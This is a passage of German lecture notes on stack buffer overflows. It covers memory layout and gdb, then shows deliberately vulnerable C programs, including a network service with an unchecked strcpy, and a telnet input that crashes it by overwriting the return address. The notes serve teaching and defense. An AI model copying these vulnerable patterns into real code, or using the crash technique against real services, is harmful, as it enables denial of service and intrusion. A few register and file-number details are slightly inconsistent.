Buffer Overflows

Pufferüberläufe (buffer overflows, buffer overruns) treten auf, wenn an **Puffer** mit **statischen Anzahl** von Elementen Werte übergeben werden, **ohne** dass eine **Längenüberprüfung** statt findet. Dabei gehen die überzähligen Elemente nicht verloren, sondern sie werden in Speicherbereiche geschrieben, die eigentlich für andere Zwecke vorgesehen sind.

Durch das Ausnutzen dieser Überläufe können **Systeme** gezielt **kompromittiert**[1] werden.

Hier sollen solche Schwachstellen diskutiert werden und Techniken zu ihrer Vermeidung aufgezeigt werden.

Wir werden beispielsweise zeigen, wie man root-Berechtigung damit erlangen kann, indem man Programmkode an Speicherbereiche bindet, die vom Überlauf betroffen sind. Die Techniken sollen zeigen, dass „sauberes" Programmieren und/oder Verwendung von Werkzeugen der Qualitätssicherung erforderlich sind, damit Systeme nicht durch „unsichere" Anwendungen Ziel von Angriffen werden können.

1Die vorgestellten Programme orientieren sich am Buch „Buffer Overflows und Format-String-Schwachstellen" von Tobias Klein. Dort sind weitere Schwachstellen und Gegenmassnahmen beschrieben.

Inhalt

1.Umgebung für die Analyse der Schwachstellen....4
1.1.Programmiersprache und Compiler....4
1.2.Datentypen der IA-32 Prozessorarchitektur....4
1.3.Speicherorganisation....6
1.4.Stack Funktionsprinzip....15
1.5.Schwachstelle 19
2.Angriffsmöglichkeiten.... 22
2.1.Denial of Service Attacken....22
2.2.Gezielte Modifikation des Programmflusses....28
2.3.Eingeschleuster Programmkode....34
3.Abwehrmöglichkeiten....48
3.1.Überblick.... 48
3.2.Sichere Programmierung....49
3.3.Source Code Audits.... 72
3.4.Automatisierte Softwaretests....73

3.5.Binary Audits........76
3.6.Compilererweiterungen........76

1.Umgebung für die Analyse der Schwachstellen

Die Schwachstellen werden auf **Intel Linux Rechner**n (ELF basiertes Unix mit IA-32 Architektur) diskutiert. Sie sind aber auf anderen Systemen ebenfalls möglich, dann sind die spezifischen Umgebungsbesonderheiten entsprechend zu berücksichtigen.

1.1.Programmiersprache und Compiler

Die Programme, die als Basis für die Pufferüberläufe, gezeigt werden, sind in C geschrieben und mit dem GNU Compiler übersetzt. Durch Darstellung des Programmablaufs wird der GNU Debugger verwendet.

1.2.Datentypen der IA-32 Prozessorarchitektur

Ein Byte hat 8 Bit, ein Wort besteht aus 2 Byte, ein Doppelwort aus 4 Byte.

Verwendet wird „Little-endian-Byte-Ordering“.

Daten und Speicher werden wie folgt dargestellt:

7 0

Byte

15 87 0

Word

high Byte	low Byte

31 2423 1615 87 0

Double Word

31 2423 1615 87 0 ← Bit Offset

Speicher

				20 höchste Adresse
				16
				12
				8
				4
Byte 3	Byte 2	Byte 1	Byte 0	0 niedrigste Adresse

Byte Offset


1.3.Speicherorganisation

Pufferüberläufe kann man nur verstehen, wenn die Prozess- und Speicherorganisation bekannt ist.

Eine Binärdatei enthält ein ausführbares Programm und ist auf einem Datenträger abgelegt. Hier wird das in Linux übliche Format **ELF** (Executable and Linking Format) zu Grunde gelegt.

Wird ein Programm aufgerufen, wird der dazu gehörende Programmkode in den Hauptspeicher geladen und das Programm wird in dieser Umgebung ausgeführt. Dieses sich im Ablauf befin-dende Programm wird **Prozess** genannt.

Einem Prozess ist ein (virtueller) **Adressraum** zur Verfügung gestellt, der in **Segmente** aufge-teilt ist:




-> Tafel

Textsegment

Im Textsegment wird der (übersetze) Programmkode abgelegt. Dieser Bereich ist „read only", um zu verhindern, dass ein Prozess seine Instruktionen versehentlich überschreibt.

Ein Schreibversuch in den Bereich führt zu einem Fehler („Segmentation Violation", „Speicherzugriffsfehler").

```
$ cat segmentationViolation.c
char   global[] = "Text";

int main (void) {
   printf("%s\n", global);
   global[-10000] = 'a';  // global[10] bewirkt keinen Fehler!
   return 0;
}
$ segmentationViolation
Text
Speicherzugriffsfehler
$
```



Was passiert, wenn global[4]='X' gesetzt wird?

Data Segment

Globale und **static Variable** werden im **Data** Segment abgelegt. Dabei wird das Segment nochmals unterteilt, in den Data und den BSS Block (block started by symbol).

Im Data Block werden

- initialisierte globale und
- initialisierte static Variable

gespeichert.

Im BSS Block werden

- **nicht** initialisierte globale und
- **nicht** initialisierte static Variable


gespeichert.

Stack

Auto-Variable (lokale Variable einer Funktion) und **Funktionsparameter** werden auf dem Stack abgelegt, wenn die Funktion aufgerufen wird.

Der Stack ist unterteilt in einen Bereich für **Umgebungsinformationen zum Prozess** und den **User Stack**.

Insgesamt **wächst** der Stack von **hohen zu niedrigen** Adressen.



Mittels des GNU Debuggers kann man die Lage der einzelnen Arten von Variablen im Speicher ansehen. Dazu betrachten wir ein einfaches Programm:

```
$ cat segmente.c
char   global_i[] = "Text";
int    global_ni;

void funktion (int lokal_a, int lokal_b, int lokal_c) {
   static int lokal_stat_i = 15;
   static int lokal_stat_ni;
   int lokal_i;
}

int main (void) {
   funktion (1, 2, 3);
   return 0;
}
$
```

Der GNU Compiler muss mit der **Option „g“** aufgerufen werden, um Debugg-Information zu generieren:

```
$ gcc -g -o segmente segmente.c
$
```

Nun kann der Debugger aufgerufen werden:

```
$ gdb segmente
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb)
```

Wir setzen einen **Breakpoint** am Ende der Funktion „function", um die Speicherbelegung ansehen zu können:

```
(gdb) list
2       int     global_ni;
3
4       void funktion (int lokal_a, int lokal_b, int lokal_c) {
5               static  int lokal_stat_i = 15;
6               static  int lokal_stat_ni;
7               int     lokal_i;
8       }
9
10      int main (void) {
11              funktion (1, 2, 3);
(gdb) break 8
Breakpoint 1 at 0x80482fa: file segmente.c, line 8.
(gdb)
```

Nun wird das Programm ablaufen laufen:

```
(gdb) run
Starting program: /var/www/html/public_html/Vorlesungen/Unix/Skript/BufferOver-
flows/src/segmente

Breakpoint 1, funktion (lokal_a=1, lokal_b=2, lokal_c=3) at segmente.c:8
8        }
```

Wir sehen uns die Adressen der einzelnen Variablen an:

```
(gdb) print &global_i
$1 = (char (*)[5]) 0x80493e0
(gdb) help info symbol
Describe what symbol is at location ADDR.
Only for symbols with fixed locations (global or static scope).
(gdb) info symbol 0x80493e0
global_i in section .data
(gdb)
(gdb) print &global_ni
$2 = (int *) 0x80494e4
(gdb) info symbol 0x80494e4
global_ni in section .bss
(gdb) print &lokal_stat_i
$3 = (int *) 0x80493e8
(gdb) info symbol 0x80493e8
lokal_stat_i.0 in section .data
(gdb)
(gdb) print &lokal_i
$4 = (int *) 0xbfffe2c4
(gdb) info symbol 0xbfffe2c4
No symbol matches 0xbfffe2c4.
(gdb)
```

Die **Lage** der **nicht statischen lokalen Variablen** kann man nur über einen Trick ansehen, da sie sich auf dem **Stack** befinden:

man verzweigt vom Debugger zur Shell und sieht im proc-Dateisystem nach.

```
(gdb) shell
$ ps -a|grep segmente
as          3277  0.0  0.4  7888 4152 pts/0    S    14:30   0:00 gdb segmente
as          3322  0.0  0.0  3640  680 pts/0    S    14:43   0:00 grep segmente
[as@hal src]$ cat /proc/3277/maps
08048000-08241000 r-xp 00000000 03:02 344361     /usr/bin/gdb
08241000-0824d000 rw-p 001f9000 03:02 344361     /usr/bin/gdb
0824d000-0838c000 rwxp 00000000 00:00 0
40000000-40015000 r-xp 00000000 03:02 4218821    /lib/ld-2.3.2.so
40015000-40016000 rw-p 00015000 03:02 4218821    /lib/ld-2.3.2.so
40016000-4001c000 r--s 00000000 03:02 1193879    /usr/lib/gconv/gconv-modu...
4001c000-4001f000 r-xp 00000000 03:02 785625     /lib/tls/libthread_db-1.0.so
...
4008a000-4008b000 rw-p 00020000 03:02 785614     /lib/tls/libm-2.3.2.so
4008b000-4008e000 r-xp 00000000 03:02 4218850    /lib/libdl-2.3.2.so
4008e000-4008f000 rw-p 00002000 03:02 4218850    /lib/libdl-2.3.2.so
4008f000-40090000 rw-p 00000000 00:00 0
40090000-40290000 r--p 00000000 03:02 474436     /usr/lib/locale/locale-archive
40290000-402c8000 rw-p 00000000 00:00 0
402dd000-4034b000 rw-p 0004d000 00:00 0
42000000-42130000 r-xp 00000000 03:02 785498     /lib/tls/libc-2.3.2.so
42130000-42133000 rw-p 00130000 03:02 785498     /lib/tls/libc-2.3.2.so
42133000-42136000 rw-p 00000000 00:00 0
bfffa000-c0000000 rwxp ffffb000 00:00 0          [stack ]
[as@hal src]$
```

Anfang Text-Segment

Anfang Stack mit Adresse der Variable lokal_i

Das Wissen um die Speicherbelegung ist erforderlich, wenn man Buffer Overflows verstehen will.

Weiterhin muss man verstehen, wie der Stack organisiert ist, wenn Funktionen aufgerufen werden, denn einige der Techniken nutzen das Überschreiben von Rücksprungadressen auf dem Stack aus, um fremden Programmkode zu „implantieren".

1.4. Stack Funktionsprinzip


Der Stack wird durch push- und pop-Operationen verwaltet und ist in Frames eingeteilt.

Neben den automatischen Variablen und den Funktionsparametern, werden auch Verwaltungsinformationen, wie z.B. die Rücksprungadresse und Framepointer bei einem Funktionsaufruf auf den Stack geschrieben.


Das wird am folgenden Beispiel gezeigt:

```
$ cat funk_normal.c
int funktion (int a, int b, int c) {
   char       buff[10];       /* lokale Variable auf dem Stack */

   buff[0] = '6';
   return a+b+c;
}

int main (void) {
   int i = 1;                 /* lokale Variable auf dem Stack */
   i = funktion (1, 2, 3);   /* Argumente, welche an die Funktion
                                übergeben und auf dem Stack
                                gespeichert werden */
   return 0;
}
$
```

Stack vor dem Aufruf der Funktion `function(1,2,3)`:




Stack nach Kopieren der aktuellen Parameter, vor dem Aufruf `function(1,2,3)`:



Stack nach Aufruf von `i=function(1,2,3),` **vor** Termination der Funktion:


```
int funktion (int a, int b, int c) {
   char        buff[10];  /* lokale Variable auf dem Stack */

   buff[0] = '6';
   return a+b+c;
}
```



Stack arbeitet mit dwords (4 Byte).
Deshalb passen 3 Elemente in eine Strackzelle.
Somit braucht man 3 Zellen für "char buff[10];"

Im gelben Bereich kann also mit buff[16] auf die Rückspringaddresse zugegriffen werden !

Stack nach Aufruf von `i=function(1,2,3),` **nach** Termination der Funktion:



1.5.Schwachstelle


Eine Stackbasierte Buffer-Overflow **Schwachstelle** entsteht, wenn die Verwaltungsinformation auf dem Stack manipuliert wird, indem z.B. ein **statisches Array** mit **mehr Werten** gefüllt wird, als es gross ist.

Im folgenden Beispiel wird es einen solchen Überlauf geben, wenn das Programm mit einem Argument aufgerufen wird, das zu lang ist.


```
$ cat stack_bof.c
#include <stdio.h>
#include <string.h>

void funktion (char *args) {
    char buff[12];
    strcpy (buff, args);      // buff = args
}

int main (int argc, char *argv[]) {
    printf ("Eingabe: ");

    if (argc > 1) {
        funktion (argv[1]);
        printf ("%s\n", argv[1]);
    }
    else
        printf ("Kein Argument!\n");

    return 0;
}
```

```
$ stack_bof 123456
Eingabe: 123456
$ stack_bof 123456789012345678901234567890
Speicherzugriffsfehler
$
```

Der **Grund** des **Absturzes** ist, dass die **Rücksprungadresse überschreiben** wurde und der Versuch an die überschriebene Adresse zu springen, einen Speicherzugriffsfehler erzwungen hat.



Stack



2. Angriffsmöglichkeiten

2.1. Denial of Service Attacken

Das „**Abschiessen**“ von **Service-Programmen** nennt man auch **Denial of Service Attacke**. Eine Möglichkeit, dies zu tun besteht im Ausnutzen von Pufferüberläufen die dann zum Absturz des Service-Programms führen – der Service steht dann nicht mehr zur Verfügung.

Das folgende Programm realisiert einen Service (auf Socket Basis), der auf den Port 7777 hört und dem Benutzer bei Anfragen zur Eingabe auffordert, dann den Eingabewert zurück liefert.

```
$ cat dos.c
#include <sys/types.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <string.h>
#include <unistd.h>

#define LISTENQ   1024
#define SA        struct sockaddr
#define PORT      7777

void do_sth (char *str) {
    char   buff[24];
    strcpy (buff, str);
    printf ("buff:\t%s\n", buff);
}
```

```
int main (int argc, char *argv[]) {
    char    line[64];
    int     listenfd, connfd;
    struct  sockaddr_in servaddr;
    ssize_t n;

    listenfd = socket (AF_INET, SOCK_STREAM, 0);

    bzero (&servaddr, sizeof (servaddr));
    servaddr.sin_family = AF_INET;
    servaddr.sin_addr.s_addr = htonl (INADDR_ANY);
    servaddr.sin_port = htons (PORT);

    bind (listenfd, (SA *) &servaddr, sizeof (servaddr));
    listen (listenfd, LISTENQ);

    while (1) {
        connfd = accept (listenfd, (SA *) NULL, NULL);
        write (connfd, "Eingabe:\t", 9);
        n = read (connfd, line, sizeof (line) - 1);
        line[n] = 0;
        do_sth (line);
        close (connfd);
    }
}
$
```

Der Dienst wird gestartet:

```
$ dos &
[1] 6814
$ ps
  PID TTY          TIME CMD
 5939 pts/0    00:00:00 bash
 pts/0         00:00:00 dos
 6820 pts/0    00:00:00 ps
$
```

Nun kann der Dienst von einem (normalerweise anderen) Rechner in Anspruch genommen werden:

```
$ telnet localhost 7777
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Eingabe:        AAAAAAAA
buff:   AAAAAAAA

Connection closed by foreign host.
$
```

Der Dienst wird „abgeschossen", wenn die Benutzereingabe zu gross ist, weil die Funktion `do_sth()` die Bibliotheksfunktion `strcpy()` verwendet und keine Längenprüfung erfolgt (Puffer-überlauf):

```
$ telnet localhost 7777
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Eingabe:        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
buff:   AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Connection closed by foreign host.
[1]+  Speicherzugriffsfehler  dos
$ ps
  PID TTY          TIME CMD
 5939 pts/0    00:00:00 bash
 6824 pts/0    00:00:00 ps
$
```

Der Grund des Absturzes ist auch hier, dass die **Rücksprungadresse überschreiben** wurde und der Versuch an die überschriebene Adresse zu springen, einen Speicherzugriffsfehler er-zwungen hat.

Das sieht man, indem man den **Coredump** auswertet (dazu muss man das Anlegen eines Core-dump explizite erlauben):

```
$ ulimit -c 10000
$ dos&
[1] 6844
$ telnet localhost 7777
...
Eingabe:        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
buff:   AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Connection closed by foreign host.
[1]+  Speicherzugriffsfehler  (core dumped) dos
$ ls
core.6844  dos  dos.c
$
$ gdb dos core.6831
Core was generated by `dos'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/tls/libc.so.6...done.
Loaded symbols for /lib/tls/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x41414141 in ?? ()
(gdb)  info registers ebp eip
ebp            0x41414141       0x41414141
eip            0x41414141       0x41414141
(gdb)
```

Die **Rücksprungadresse** (im Register **eip**) besteht aus `0x41414141414141` = **`AAAAAAA`**. Das ist keine gültige Adresse. Der Framepointer (im Register ebp) ist auch mit A's überschrieben.

2.2.Gezielte Modifikation des Programmflusses

Im letzten Beispiel wurde die Rücksprungadresse mit A's überschreiben. Den Programmfluss kann man manipulieren, wenn man die **Rücksprungadresse** mit einer **gültigen Adresse** überschreibt.

Es ist also **erforderlich**,

1. die **Speicheradresse** zu bestimmen, an der sich die **Rücksprungadresse** befindet (diesen Platz wollen wir ja überschreiben) und
2. eine **neue Adresse** zu bestimmen, an der das Programm weiter machen soll.


Im folgenden Programm gibt es zwei Funktionen:

- `oeffentlich()`
  die soll von einem normalen Benutzer aufgerufen werden;
- `geheim()`
  die soll nur aufgerufen werden, wenn der Superuser das Programm verwendet.

```
$ cat ret.c
#include <stdio.h>
#include <string.h>
#include <unistd.h>

void geheim (void) {
   printf ("GEHEIM !!!\n");
   exit (0);
}

void oeffentlich (char *args) {
   char   buff[12];                          // Buffer

   memset (buff, 'B', sizeof (buff));   // Fuelle Buffer mit B's

   strcpy (buff, args);                  // Ziel des Angriffs
   printf ("\nbuff: [%s] (%p)(%d)\n\n", &buff, buff, sizeof (buff));
}
```

